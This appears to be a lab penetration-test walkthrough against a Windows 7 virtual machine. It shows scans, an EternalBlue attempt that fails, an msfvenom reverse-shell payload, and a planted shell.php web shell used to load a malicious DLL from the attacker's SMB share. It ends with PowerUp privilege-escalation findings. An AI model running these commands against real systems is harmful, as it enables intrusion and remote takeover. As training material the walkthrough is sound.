Initial enumeration

Netdiscover

To get victim's ip, in this case it is 192.168.234.130.

Masscan results

This will be fed to the nmap scanner later.

```
[X]-[root@parrot]-[/home/user]
    #masscan -p1-65535 192.168.234.130 --rate=500
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-10-20 06:37:59 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 3306/tcp on 192.168.234.130
Discovered open port 3389/tcp on 192.168.234.130
Discovered open port 139/tcp on 192.168.234.130
Discovered open port 49152/tcp on 192.168.234.130
Discovered open port 21/tcp on 192.168.234.130
Discovered open port 49156/tcp on 192.168.234.130
Discovered open port 49155/tcp on 192.168.234.130
Discovered open port 80/tcp on 192.168.234.130
Discovered open port 135/tcp on 192.168.234.130
Discovered open port 443/tcp on 192.168.234.130
Discovered open port 22/tcp on 192.168.234.130
Discovered open port 445/tcp on 192.168.234.130
Discovered open port 25/tcp on 192.168.234.130
Discovered open port 49153/tcp on 192.168.234.130
Discovered open port 180/tcp on 192.168.234.130
Discovered open port 49154/tcp on 192.168.234.130
Discovered open port 49157/tcp on 192.168.234.130
```

NMAP TCP scan

```
PORT
         STATE SERVICE
                                 VERSION
21/tcp
         open ftp
                                 FileZilla ftpd 0.9.41 beta
ftp-syst:
   SYST: UNIX emulated by FileZilla
                                 OpenSSH 6.7 (protocol 2.0)
22/tcp
         open ssh
 ssh-hostkey:
   1024 c7:d0:67:d1:dd:f4:90:74:5e:52:73:06:76:03:30:65 (DSA)
   2048 9f:3e:9c:8d:b6:d4:58:f7:09:05:f5:c9:3f:12:0c:50 (RSA)
   521 1a:6e:c8:82:12:cc:8f:3a:e3:dd:5c:e7:1a:78:7d:62 (ECDSA)
                                 SLmail smtpd 5.5.0.4433
        open smtp
smtp-commands: IE8WIN7, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
 This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP
NOOP QUIT
                                 Apache httpd 2.4.33 ((Win32) OpenSSL/1.0.2n PHP/5.6.35)
80/tcp
       open http
 http-methods:
  Supported Methods: GET HEAD POST OPTIONS
http-title: Windows Environment
http-server-header: Apache/2.4.33 (Win32) OpenSSL/1.0.2n PHP/5.6.35
135/tcp open msrpc Microsoft Windows RPC
```

```
Microsoft Windows netbios-ssn
139/tcp open netbios-ssn
180/tcp
        open http
                                  Seattle Lab httpd 1.0
_http-server-header: Seattle Lab HTTP Server/1.0
 http-auth:
 HTTP/1.0 401 Unauthorized\x0D
   Basic realm=Administration
_http-title: Site doesn't have a title.
443/tcp open ssl/http
                           Apache httpd 2.4.33 ((Win32) OpenSSL/1.0.2n PHP/5.6.35)
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.33 (Win32) OpenSSL/1.0.2n PHP/5.6.35
| tls-alpn:
  http/1.1
 http-title: Windows Environment
 ssl-cert: Subject: commonName=localhost
 Issuer: commonName=localhost
 Public Key type: rsa
 Public Key bits: 1024
  Signature Algorithm: sha1WithRSAEncryption
 Not valid before: 2009-11-10T23:48:47
 Not valid after: 2019-11-08T23:48:47
 MD5: a0a4 4cc9 9e84 b26f 9e63 9f9e d229 dee0
SHA-1: b023 8c54 7a90 5bfa 119c 4e8b acca eacf 3649 1ff6
 http-methods:
  Supported Methods: GET HEAD POST OPTIONS
445/tcp open microsoft-ds
                                 Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds
(workgroup: WORKGROUP)
3306/tcp open mysql
                                 MariaDB (unauthorized)
3389/tcp open ssl/ms-wbt-server?
_ssl-date: 2021-10-20T21:47:39+00:00; +15h00m00s from scanner time.
 ssl-cert: Subject: commonName=IE8WIN7
 Issuer: commonName=IE8WIN7
 Public Key type: rsa
 Public Key bits: 2048
 Signature Algorithm: sha1WithRSAEncryption
 Not valid before: 2021-10-19T21:27:30
 Not valid after: 2022-04-20T21:27:30
 MD5: 9fc7 c2a0 116c a3bf 2d13 a785 81cd eefa
SHA-1: f692 080e b874 7d34 1086 0655 0e72 6b6c faa5 683c
49152/tcp open msrpc
                                 Microsoft Windows RPC
49153/tcp open msrpc
                                 Microsoft Windows RPC
49154/tcp open msrpc
                                 Microsoft Windows RPC
49155/tcp open msrpc
                                Microsoft Windows RPC
49156/tcp open msrpc
                                 Microsoft Windows RPC
49157/tcp open msrpc
                                 Microsoft Windows RPC
MAC Address: 00:0C:29:05:81:D2 (VMware)
Service Info: Host: IE8WIN7; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
smb2-time:
   date: 2021-10-20T21:46:38
   start_date: 2021-10-20T21:27:28
 smb2-security-mode:
   2.1:
     Message signing enabled but not required
 smb-os-discovery:
   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
   OS CPE: cpe:/o:microsoft:windows_7::sp1
   Computer name: IE8WIN7
   NetBIOS computer name: IE8WIN7\x00
   Workgroup: WORKGROUP\x00
   System time: 2021-10-20T14:46:38-07:00
| nbstat: NetBIOS name: IE8WIN7, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:05:81:d2
(VMware)
 Names:
                        Flags: <unique><active>
   IE8WIN7<20>
   IE8WIN7<00>
                        Flags: <unique><active>
                        Flags: <group><active>
   WORKGROUP<00>
   WORKGROUP<1e>
                        Flags: <group><active>
   WORKGROUP<1d>
                        Flags: <unique><active>
   \x01\x02_MSBROWSE_\x02<01> Flags: <group><active>
```

```
_clock-skew: mean: 16h44m59s, deviation: 3h30m00s, median: 14h59m59s
 smb-security-mode:
   account_used: <blank>
   authentication level: user
    challenge_response: supported
  message_signing: disabled (dangerous, but default)
NSE: Script Post-scanning.
Initiating NSE at 14:47
Completed NSE at 14:47, 0.00s elapsed
Initiating NSE at 14:47
Completed NSE at 14:47, 0.00s elapsed
Initiating NSE at 14:47
Completed NSE at 14:47, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.60 seconds
          Raw packets sent: 18 (776B) | Rcvd: 18 (776B)
[root@parrot]-[/home/user]
    #nmap -sC -sV -v -
p3306,3389,139,49152,21,49156,49155,80,135,443,22,445,25,49153,180,49154,49157 192.168.234.130
```

FTP

Tried to use commonly used default passwords but all failed.

```
[user@parrot]-[~]
   - $ftp
ftp> open
(to) ie8win7
Connected to ie8win7.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (ie8win7:user): anonymous
331 Password required for anonymous
Password:
530 Login or password incorrect!
Login failed.
Remote system type is UNIX.
ftp> user
(username) anonymous
331 Password required for anonymous
Password:
530 Login or password incorrect!
Login failed.
ftp> user
(username) anonymous
331 Password required for anonymous
Password:
530 Login or password incorrect!
Login failed.
ftp> user
(username) guest
331 Password required for guest
Password:
530 Login or password incorrect!
Login failed.
ftp>
```

SMB

Tried listing various shares but no results.

```
[user@parrot]=[~]
    $smbclient -L //ie8win7
Enter WORKGROUP\user's password:
```

```
Anonymous login successful

Sharename Type Comment
------
SMB1 disabled -- no workgroup available

[user@parrot]-[~]

$
```

NMAP SMB eternal blue scan

Results shows that service is vulnerable to eternalblue.

```
Nmap scan report for ie8win7 (192.168.234.130)
Host is up (0.0059s latency).
PORT
       STATE SERVICE
                          VERSION
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
smb-vuln-ms10-054: false
  smb-vuln-ms17-010:
    VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
     State: VULNERABLE
     IDs: CVE:CVE-2017-0143
     Risk factor: HIGH
        A critical remote code execution vulnerability exists in Microsoft SMBv1
         servers (ms17-010).
     Disclosure date: 2017-03-14
        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
        https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
        https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-
attacks/
smb-vuln-ms10-061: NT STATUS ACCESS DENIED
NSE: Script Post-scanning.
Initiating NSE at 14:53
Completed NSE at 14:53, 0.00s elapsed
Initiating NSE at 14:53
Completed NSE at 14:53, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.50 seconds
 -[user@parrot]-[~]
     $nmap -sC -sV -p139,445 --script "smb-vuln*" ie8win7 -v
```

Metasploit results

Metasploit also confirms that target is vulnerable to eternalblue.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > options
Module options (auxiliary/scanner/smb/smb_ms17_010):
   Name
                Current Setting
                                             Required Description
   CHECK ARCH
                                                       Check for architecture on vulnerable
               true
                                             no
hosts
                                                       Check for DOUBLEPULSAR on vulnerable
   CHECK_DOPU
               true
                                             no
hosts
   CHECK_PIPE
                                             no
                false
                                                       Check for named pipe on vulnerable hosts
   NAMED PIPES /usr/share/metasploit-frame
                                                       List of named pipes to check
                                             yes
                work/data/wordlists/named_p
                ipes.txt
   RHOSTS
                ie8win7
                                                       The target host(s), range CIDR
                                             ves
identifier, or ho
```

```
sts file with syntax 'file:<path>'
   RPORT
                445
                                                        The SMB service port (TCP)
                                              yes
   SMBDomain
                                                        The Windows domain to use for
                                              no
authentication
   SMBPass
                                              no
                                                        The password for the specified username
   SMBUser
                                                        The username to authenticate as
                                              no
   THREADS
                1
                                              yes
                                                        The number of concurrent threads (max one
per ho
                                                        st)
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[+] 192.168.234.130:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601
Service Pack 1 x86 (32-bit)
[*] ie8win7:445

    Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Pipe auditor

However the output of pipe auditor is worrying as it is one of the requirements for the exploit to succeed.

Checker

Using the checker below. However it confirms metasploit's pipe auditor results that there are no exposed pipes.

```
https://github.com/helviojunior/MS17-010

[X]=[user@parrot]=[~/Desktop/MS17-010]

$python2 checker.py 192.168.234.130 445

Trying to connect to 192.168.234.130:445

Target OS: Windows 7 Enterprise 7601 Service Pack 1

The target is not patched

=== Testing named pipes ===

spoolss: STATUS_ACCESS_DENIED

samr: STATUS_ACCESS_DENIED

netlogon: STATUS_ACCESS_DENIED

lsarpc: STATUS_ACCESS_DENIED

browser: STATUS_ACCESS_DENIED

[user@parrot]=[~/Desktop/MS17-010]

$
```

Payload creation

Create meterpreter x86 payload for the target.

```
[user@parrot]-[~/Desktop/MS17-010]

$msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.234.128 LPORT=443 -f exe > shell.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload

No encoder specified, outputting raw payload

Payload size: 354 bytes

Final size of exe file: 73802 bytes

[user@parrot]-[~/Desktop/MS17-010]

$
```

Failed exploit

The result below shows that the necessary components for example anonymous guest account is disabled. As such, the exploit fails eventhough the service is vulnerable.

```
[X]-[user@parrot]-[~/Desktop/MS17-010]
    $python2 send_and_execute.py 192.168.234.130 shell.exe
Trying to connect to 192.168.234.130:445
Traceback (most recent call last):
 File "send_and_execute.py", line 1077, in <module>
    exploit(target, port, pipe_name)
  File "send_and_execute.py", line 801, in exploit
    conn.login(USERNAME, PASSWORD, maxBufferSize=4356)
  File "/home/user/Desktop/MS17-010/mysmb.py", line 152, in login
   smb.SMB.login(self, user, password, domain, lmhash, nthash, ntlm_fallback)
  File "/home/user/.local/lib/python2.7/site-packages/impacket/smb.py", line 3423, in login
    self.login_extended(user, password, domain, lmhash, nthash, use_ntlmv2 = True)
 File "/home/user/Desktop/MS17-010/mysmb.py", line 160, in login_extended
    smb.SMB.login_extended(self, user, password, domain, lmhash, nthash, use_ntlmv2)
  File "/home/user/.local/lib/python2.7/site-packages/impacket/smb.py", line 3358, in
login extended
    if smb.isValidAnswer(SMB.SMB COM SESSION SETUP ANDX):
 File "/home/user/.local/lib/python2.7/site-packages/impacket/smb.py", line 718, in
   raise SessionError("SMB Library Error", self['ErrorClass'] + (self['_reserved'] << 8),</pre>
self['ErrorCode'], self['Flags2'] & SMB.FLAGS2_NT_STATUS, self)
impacket.smb.SessionError: SMB SessionError: STATUS_ACCOUNT_DISABLED(The referenced account is
currently disabled and may not be logged on to.)
[X]-[user@parrot]-[~/Desktop/MS17-010]
```

OpenSSH

Searching for public exploit for openssh 6.7, results are only for linux.

```
-[user@parrot]-[~/Desktop/MS17-010]
   - $searchsploit openssh 6.7
Exploit Title
                                                                     Path
OpenSSH 2.3 < 7.7 - Username Enumeration
                                                                     linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)
                                                                      linux/remote/45210.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domai | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading
                                                                     linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)
                                                                     linux/remote/45939.py
Shellcodes: No Results
Papers: No Results
 -[user@parrot]-[~/Desktop/MS17-010]
```

SMTP

Looking at Metasploit results, it seems that there is a buffer overflow exploit for slmail, however it is only for pop and not smtp.

HTTP PORT 80

Check for apache exploits

No publicly available exploit for apache 2.4.33.

```
[user@parrot]-[~/Desktop/MS17-010]
   $searchsploit apache 2.4.
Exploit Title
Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
 php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
php/remote/29316.py
Apache 2.4.17 - Denial of Service
windows/dos/39037.php
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation
linux/local/46676.php
Apache 2.4.23 mod_http2 - Denial of Service
linux/dos/40909.py
Apache 2.4.7 + PHP 7.0.2 - 'openss1 seal()' Uninitialized Memory Code Execution
 php/remote/40142.php
Apache 2.4.7 mod_status - Scoreboard Handling Race Condition
 linux/dos/34133.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak
linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service
multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow
 unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)
unix/remote/764.c
Apache mod_ss1 < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
 unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal
linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing
multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal
unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)
multiple/remote/6229.txt
```

Check for hidden directories and files

Dirb scan, exclude 403 forbidden error message.

```
[user@parrot]=[/tmp]
$\\delta\text{first} \text{ \text{swin7}} \text{ \text{403}}

DIRB v2.22

By The Dark Raver

START_TIME: Wed Oct 20 15:20:31 2021

URL_BASE: http://ie8win7/

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

OPTION: Ignoring NOT_FOUND code -> 403

GENERATED WORDS: 4612

---- Scanning URL: http://ie8win7/ ----
+ http://ie8win7/examples (CODE:503|SIZE:1054)
+ http://ie8win7/index.php (CODE:200|SIZE:145)

END_TIME: Wed Oct 20 15:20:59 2021

DOWNLOADED: 4612 - FOUND: 2
```

Using ffuf, it seems that there is a backdoor named shell.php.

```
[user@parrot]-[/tmp]
   * $ffuf -r -c -w /SecLists/Discovery/Web-Content/raft-large-files.txt -u http://ie8win7/FUZZ
-fc 403
      v1.3.1 Kali Exclusive <3
:: Method
                   : GET
:: URL
                   : http://ie8win7/FUZZ
:: Wordlist
                    : FUZZ: /SecLists/Discovery/Web-Content/raft-large-files.txt
:: Follow redirects : true
:: Calibration : false
:: Timeout
                   : 10
:: Threads
                   : 40
               : Response status: 200,204,301,302,307,401,403,405
:: Matcher
```

```
:: Filter : Response status: 403

. [Status: 200, Size: 145, Words: 8, Lines: 8]
index.php [Status: 200, Size: 145, Words: 8, Lines: 8]
Index.php [Status: 200, Size: 145, Words: 8, Lines: 8]
shell.php [Status: 200, Size: 60, Words: 2, Lines: 4]
index.Php [Status: 200, Size: 145, Words: 8, Lines: 8]
:: Progress: [37042/37042] :: Job [1/1] :: 5560 req/sec :: Duration: [0:01:18] :: Errors: 1 ::
```

Testing shell.php

By default, shell.php shows the following default page.

← → C 🏠 http://ie8win7/shell.php

Usage: http://target.com/shell.php?cmd=cat+/etc/passwd

By issuing the commands below, the web server runs under the user named escalate.

← → C 🏠 http://ie8win7/shell.php?cmd=whoami

ie8win7\escalate

Exploitation

Payload generation

Create malicious x86 dll.

Payload hosting

Host malicious dll on attacking machine via smb.

Trigger reverse shell

Input the url encoded command below in shell.php

cmd.exe /c rundll32.exe \\192.168.234.128\tmp\shell.dll,0

Confirming reverse shell

On smb server look at the logs, observe how it was accessed by a user named escalate.

```
-[X]-[root@parrot]-[/tmp]
   #smbserver.py tmp /tmp -smb2support
Impacket v0.9.24.dev1+20210906.175840.50c76958 - Copyright 2021 SecureAuth Corporation
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
       [*] Incoming connection (192.168.234.130,49158)
[*] AUTHENTICATE_MESSAGE (IE8WIN7\Escalate,IE8WIN7)
[*] User IE8WIN7\Escalate authenticated successfully
Escalate::IE8WIN7:aaaaaaaaaaaaaaaaaaaaa:0d9ee82cb56f1282931f6c5596e417d6:01010000000000000085c62bb2c5
d701f79f96bf268de40b000000000100100046004500440075006b004c00480059000300100046004500440075006b00
4c00480059000200100077006d007a006a0051005900660068000400100077006d007a006a0051005900660068000700\\
0000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:tmp)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:tmp)
[*] Closing down connection (192.168.234.130,49158)
[*] Remaining connections []
```

On meterpreter shell, check uid

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.234.128:443
[*] Sending stage (175174 bytes) to 192.168.234.130
[*] Meterpreter session 1 opened (192.168.234.128:443 -> 192.168.234.130:49159) at 2021-10-20
20:59:32 +0800
meterpreter >
meterpreter > sysinfo
              : IE8WIN7
Computer
OS
               : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
              : WORKGROUP
Domain
Logged On Users : 3
Meterpreter : x86/windows
meterpreter > getuid
Server username: IE8WIN7\Escalate
```

Local privilege escalation

Systeminfo

```
C:\tmp>systeminfo
systeminfo
Host Name:
                         IE8WIN7
OS Name:
                        Microsoft Windows 7 Enterprise
                        6.1.7601 Service Pack 1 Build 7601
OS Version:
OS Manufacturer:
                         Microsoft Corporation
OS Configuration:
                        Standalone Workstation
OS Build Type:
                         Multiprocessor Free
Registered Owner:
Registered Organization: Microsoft
```

```
Product ID:
                           00392-918-5000002-85338
Original Install Date:
                           9/21/2015, 2:17:30 AM
System Boot Time:
                           10/20/2021, 10:37:29 PM
                           VMware, Inc.
VMware Virtual Platform
System Manufacturer:
System Model:
System Type:
                           X86-based PC
Processor(s):
                           2 Processor(s) Installed.
                            [01]: x64 Family 23 Model 8 Stepping 2 AuthenticAMD ~3200 Mhz
                            [02]: x64 Family 23 Model 8 Stepping 2 AuthenticAMD ~3200 Mhz
BIOS Version:
                           Phoenix Technologies LTD 6.00, 11/12/2020
Windows Directory:
                           C:\Windows
                           C:\Windows\system32
System Directory:
Boot Device:
                           \Device\HarddiskVolume1
System Locale:
                           en-us; English (United States)
Input Locale:
                           en-us; English (United States)
                           (UTC-08:00) Pacific Time (US & Canada)
Time Zone:
Total Physical Memory:
                           3,071 MB
Available Physical Memory: 2,383 MB
Virtual Memory: Max Size: 6,141 MB
Virtual Memory: Available: 5,292 MB
Virtual Memory: In Use:
                           849 MB
Page File Location(s):
                           C:\pagefile.sys
                           WORKGROUP
Domain:
Logon Server:
                           N/A
                           165 Hotfix(s) Installed.
Hotfix(s):
                            [01]: KB2479943
                           [02]: KB2491683
                            [03]: KB2506212
                            [04]: KB2506928
                            [05]: KB2511455
                            [06]: KB2515325
                            [07]: KB2533552
                            [08]: KB2534366
                            [09]: KB2536275
                            [10]: KB2544893
                            [11]: KB2545698
                            [12]: KB2547666
                            [13]: KB2552343
                            [14]: KB2560656
                            [15]: KB2563227
                            [16]: KB2564958
                            [17]: KB2570947
                            [18]: KB2579686
                            [19]: KB2585542
                           [20]: KB2598845
                            [21]: KB2604115
                            [22]: KB2619339
                            [23]: KB2620704
                            [24]: KB2621440
                            [25]: KB2631813
                            [26]: KB2640148
                            [27]: KB2647753
                            [28]: KB2654428
                            [29]: KB2660075
                            [30]: KB2667402
                            [31]: KB2676562
                            [32]: KB2685811
                            [33]: KB2685813
                            [34]: KB2690533
                            [35]: KB2698365
                            [36]: KB2705219
                            [37]: KB2712808
                            [38]: KB2719857
                            [39]: KB2726535
                            [40]: KB2727528
                            [41]: KB2729094
                            [42]: KB2732059
                            [43]: KB2732487
                            [44]: KB2736422
                            [45]: KB2742599
```

```
[46]: KB2750841
[47]: KB2761217
[48]: KB2763523
[49]: KB2770660
[50]: KB2773072
[51]: KB2786081
[52]: KB2799926
[53]: KB2800095
[54]: KB2803821
[55]: KB2807986
[56]: KB2808679
[57]: KB2813430
[58]: KB2820331
[59]: KB2834140
[60]: KB2839894
[61]: KB2840631
[62]: KB2843630
[63]: KB2847927
[64]: KB2852386
[65]: KB2853952
[66]: KB2861698
[67]: KB2862152
[68]: KB2862330
[69]: KB2862335
[70]: KB2862973
[71]: KB2864202
[72]: KB2868038
[73]: KB2868116
[74]: KB2871997
[75]: KB2884256
[76]: KB2887069
[77]: KB2888049
[78]: KB2891804
[79]: KB2892074
[80]: KB2893294
[81]: KB2893519
[82]: KB2894844
[83]: KB2900986
[84]: KB2908783
[85]: KB2911501
[86]: KB2918077
[87]: KB2919469
[88]: KB2928562
[89]: KB2929733
[90]: KB2931356
[91]: KB2937610
[92]: KB2943357
[93]: KB2952664
[94]: KB2957189
[95]: KB2957509
[96]: KB2961072
[97]: KB2966583
[98]: KB2968294
[99]: KB2970228
[100]: KB2972100
[101]: KB2972211
[102]: KB2972280
[103]: KB2973201
[104]: KB2973351
[105]: KB2977292
[106]: KB2977759
[107]: KB2984972
[108]: KB2985461
[109]: KB2992611
[110]: KB2999226
[111]: KB3003743
[112]: KB3004361
[113]: KB3004469
[114]: KB3006121
[115]: KB3006137
```

```
[116]: KB3006625
                            [117]: KB3010788
                            [118]: KB3013531
                            [119]: KB3014406
                            [120]: KB3019215
                            [121]: KB3019978
                            [122]: KB3020338
                            [123]: KB3020369
                            [124]: KB3020370
                            [125]: KB3021674
                            [126]: KB3021917
                            [127]: KB3022777
                            [128]: KB3023215
                            [129]: KB3030377
                            [130]: KB3032655
                            [131]: KB3033889
                            [132]: KB3033890
                            [133]: KB3033929
                            [134]: KB3035126
                            [135]: KB3037574
                            [136]: KB3040272
                            [137]: KB3042553
                            [138]: KB3045645
                            [139]: KB3045685
                            [140]: KB3046269
                            [141]: KB3046480
                            [142]: KB3054476
                            [143]: KB3055642
                            [144]: KB3059317
                            [145]: KB3060716
                            [146]: KB3061518
                            [147]: KB3063858
                            [148]: KB3067903
                            [149]: KB3068708
                            [150]: KB3069392
                            [151]: KB3072305
                            [152]: KB3072633
                            [153]: KB3075249
                            [154]: KB3077715
                            [155]: KB3078667
                            [156]: KB3080149
                            [157]: KB3083324
                            [158]: KB3083992
                            [159]: KB3087039
                            [160]: KB3087918
                            [161]: KB3092627
                            [162]: KB958488
                            [163]: KB976902
                            [164]: KB976932
                            [165]: KB982018
Network Card(s):
                            1 NIC(s) Installed.
                            [01]: Intel(R) PRO/1000 MT Network Connection
                                  Connection Name: Local Area Connection 3
                                  DHCP Enabled:
                                                   Yes
                                  DHCP Server:
                                                   192.168.234.254
                                  IP address(es)
                                  [01]: 192.168.234.130
```

Map attacker hosted smb share locally. Attacker share can now be accessed via the Z drive.

```
PS > net use z: \\192.168.234.128\tmp
The command completed successfully.

PS > net use
New connections will be remembered.

Status Local Remote Network
```

```
OK Z: \\192.168.234.128\tmp Microsoft Windows Network
The command completed successfully.

PS >
```

Various malicious powershell script will be hosted. In this case, it is PowerUp.ps1.

```
[user@parrot]-[/tmp]
    $cp /home/user/Desktop/tools/PowerUp.ps1 .
```

Misconfiguration checking

Unquoted service path

```
PS > invoke-allchecks
[*] Running Invoke-AllChecks
[*] Checking if user is in a local group with administrative privileges...
[*] Checking for unquoted service paths...
ServiceName
               : OpenSSHd
               : C:\Program Files\OpenSSH\bin\cygrunsrv.exe
ModifiablePath : @{Permissions=AppendData/AddSubdirectory; ModifiablePath=C:\;
IdentityReference=NT AUTHORITY\Authentic
               ated Users}
             : .\sshd_server
: False
StartName
ACanRestart
ServiceName
              : OpenSSHd
PModifiablePath: @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityReference=NT
AUTHORITY\Authenticated Users}
StartName
           : .\sshd_server
AbuseFunction : Write-ServiceBinary -Name 'OpenSSHd' -Path <HijackPath>
CanRestart
              : False
ServiceName
              : SLadmin
               : C:\Program Files\SL admin\SLadmin.exe
ModifiablePath : @{Permissions=AppendData/AddSubdirectory; ModifiablePath=C:\;
IdentityReference=NT AUTHORITY\Authentic
                ated Users}
             : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'SLadmin' -Path <HijackPath>
CanRestart
              : False
ServiceName
              : SLadmin
Path
               : C:\Program Files\SL admin\SLadmin.exe
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityReference=NT
AUTHORITY\Authenticated Users}
StartName
              : LocalSvstem
AbuseFunction : Write-ServiceBinary -Name 'SLadmin' -Path <HijackPath>
              : False
CanRestart
ServiceName
               : SLmail
              : C:\Program Files\SL Mail\SLmail.exe
{\tt ModifiablePath: @\{Permissions=AppendData/AddSubdirectory; \ ModifiablePath=C:\;}
IdentityReference=NT AUTHORITY\Authentic
                ated Users}
              : LocalSystem
StartName
AbuseFunction : Write-ServiceBinary -Name 'SLmail' -Path <HijackPath>
CanRestart
              : False
```

ServiceName : SLmail

Path : C:\Program Files\SL Mail\SLmail.exe

ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityReference=NT

AUTHORITY\Authenticated Users}
StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'SLmail' -Path <HijackPath>

CanRestart : False

ServiceName : slsmtp

Path : C:\Program Files\SL Mail\slsmtp.exe

ModifiablePath : @{Permissions=AppendData/AddSubdirectory; ModifiablePath=C:\;

IdentityReference=NT AUTHORITY\Authentic

ated Users}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'slsmtp' -Path <HijackPath>

CanRestart : False
ServiceName : slsmtp

Path : C:\Program Files\SL Mail\slsmtp.exe

ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityReference=NT

AUTHORITY\Authenticated Users}
StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'slsmtp' -Path <HijackPath>

CanRestart : False

Abuseable services

ServiceName : Apache2.4

Path : "C:\xampp\apache\bin\httpd.exe" -k runservice

ModifiableFile : C:\xampp\apache\bin\httpd.exe

ModifiableFilePermissions : {ReadAttributes, ReadControl, Execute/Traverse,

DeleteChild...}

ModifiableFileIdentityReference : BUILTIN\Users StartName : .\Escalate

AbuseFunction : Install-ServiceBinary -Name 'Apache2.4'

CanRestart : False

ServiceName : Apache2.4

Path : "C:\xampp\apache\bin\httpd.exe" -k runservice

ModifiableFile : C:\xampp\apache\bin\httpd.exe

ModifiableFilePermissions : {ReadAttributes, ReadControl, Execute/Traverse,

WriteAttributes...}

ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users

StartName : .\Escalate

AbuseFunction : Install-ServiceBinary -Name 'Apache2.4'

CanRestart : False

ServiceName : FileZilla Server

Path : "C:\xampp\filezillaftp\filezillaserver.exe"

ModifiableFile : C:\xampp\filezillaftp\filezillaserver.exe

ModifiableFilePermissions : {ReadAttributes, ReadControl, Execute/Traverse,

WriteAttributes...}

 ${\tt ModifiableFileIdentityReference: NT\ AUTHORITY \backslash Authenticated\ Users}$

StartName : LocalSystem

AbuseFunction : Install-ServiceBinary -Name 'FileZilla Server'

CanRestart : False

ServiceName : FileZillaServer

PModifiableFile : C:\xampp\filezillaftp\filezillaserver.exe
ModifiableFilePermissions : {ReadAttributes, ReadControl, Execute/Traverse,

WriteAttributes...}

 ${\tt ModifiableFileIdentityReference: NT\ AUTHORITY \backslash Authenticated\ Users}$

StartName : .\Administrator

AbuseFunction : Install-ServiceBinary -Name 'FileZillaServer'

CanRestart : False

ServiceName : mysql

Path : C:\xampp\mysql\bin\mysqld.exe --defaults-

file=c:\xampp\mysql\bin\my.ini mysql

```
ModifiableFile
                                : C:\xampp\mysql\bin\mysqld.exe
ModifiableFilePermissions
                               : {ReadAttributes, ReadControl, Execute/Traverse,
DeleteChild...}
ModifiableFileIdentityReference : IE8WIN7\Escalate
